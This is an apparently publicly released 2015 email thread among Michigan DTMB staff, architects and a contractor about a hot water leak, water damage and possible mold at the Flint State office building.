**Cc:** Dave Carsley; Miller, Jan (DTMB) ([millerj1@michigan.gov](mailto:millerj1@michigan.gov)); Noonan, Michael (DTMB); Walts, Brian (DTMB); [bandbconstructionservices@gmail.com](mailto:bandbconstructionservices@gmail.com); [tcattivera@bandbconstructionservices.com](mailto:tcattivera@bandbconstructionservices.com)  
**Subject:** 4th floor water leak  
**Importance:** High

Paul-

Per our discussion, you are aware of the domestic hot water line that was leaking on the 4<sup>th</sup> floor in which you had your plumber repair. It appears that the leak may have been occurring for some time as there appears to be damage below this area on the lower floors. If you refer to the attached photos, the water flooded some of the areas outside of the plumbing chases and has all caused some level of damage to the adjacent gypsum board, pipe insulation, fire-proofing, ceiling tiles, carpet, etc. on all floors. The initial point of concern, other than the damaged materials, is that there also appears to be mold growth taking place. If the materials are not dried out quickly by use of fans or other methods it could continue to worsen and required full replacement of the damaged materials.

Please review the attached photos and the overall onsite conditions of the areas on each floor and provide us with B&B's intended direction to resolve and remediate the issue. We would appreciate and require an immediate response to insure the safety of the occupants.

Thanks

Adam P. Lach, RA, LEED AP  
State of Michigan  
DTMB FBSA Design and Construction Division  
Project Field Representative  
517.898.2524

[Click here to provide Service Feedback](#)























DOMESTIC HOT WATER

DOMESTIC COLD WATER











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**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, July 29, 2015 10:02 AM  
**To:** Lach, Adam (DTMB); Miller, Jan (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len  
**Cc:** Walts, Brian (DTMB); Wright, Edward (DTMB); Scates, Larry (DTMB)  
**Subject:** FW: Water Leak Damage  
**Attachments:** DSC02426.JPG; DSC02428.JPG; DSC02404.JPG; DSC02336.JPG; DSC02363.JPG; DSC02348.JPG; DSC02352.JPG; DSC02410.JPG

I waited last night for a response and since I got none and B & B was offsite, I called a restoration company out to bring dryers and air movers.

Let me know where to send the bill.

I believe Drywall will need to be replace in these areas.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Wednesday, July 29, 2015 9:07 AM  
**To:** Paasch, Keith (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** FW: Water Leak Damage

Good Morning Keith --

Pictures attached is from a valve at the Flint State office building. Contractors responsibility to correct and cleanup up effected areas. I met with Adam Lach this morning and stressed the completion date of the 6<sup>th</sup> floor is a firm date. Thanks Mike for the information.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:49 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Water Leak Damage

FYI Good times in flint

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
**From:** Wright, Edward (DTMB)  
**Sent:** Tuesday, July 28, 2015 4:35 PM  
**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB); Miller, Jan (DTMB); Parker, Daniel (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len (KStevens-Len@wtaarch.com)  
**Subject:** Water Leak Damage

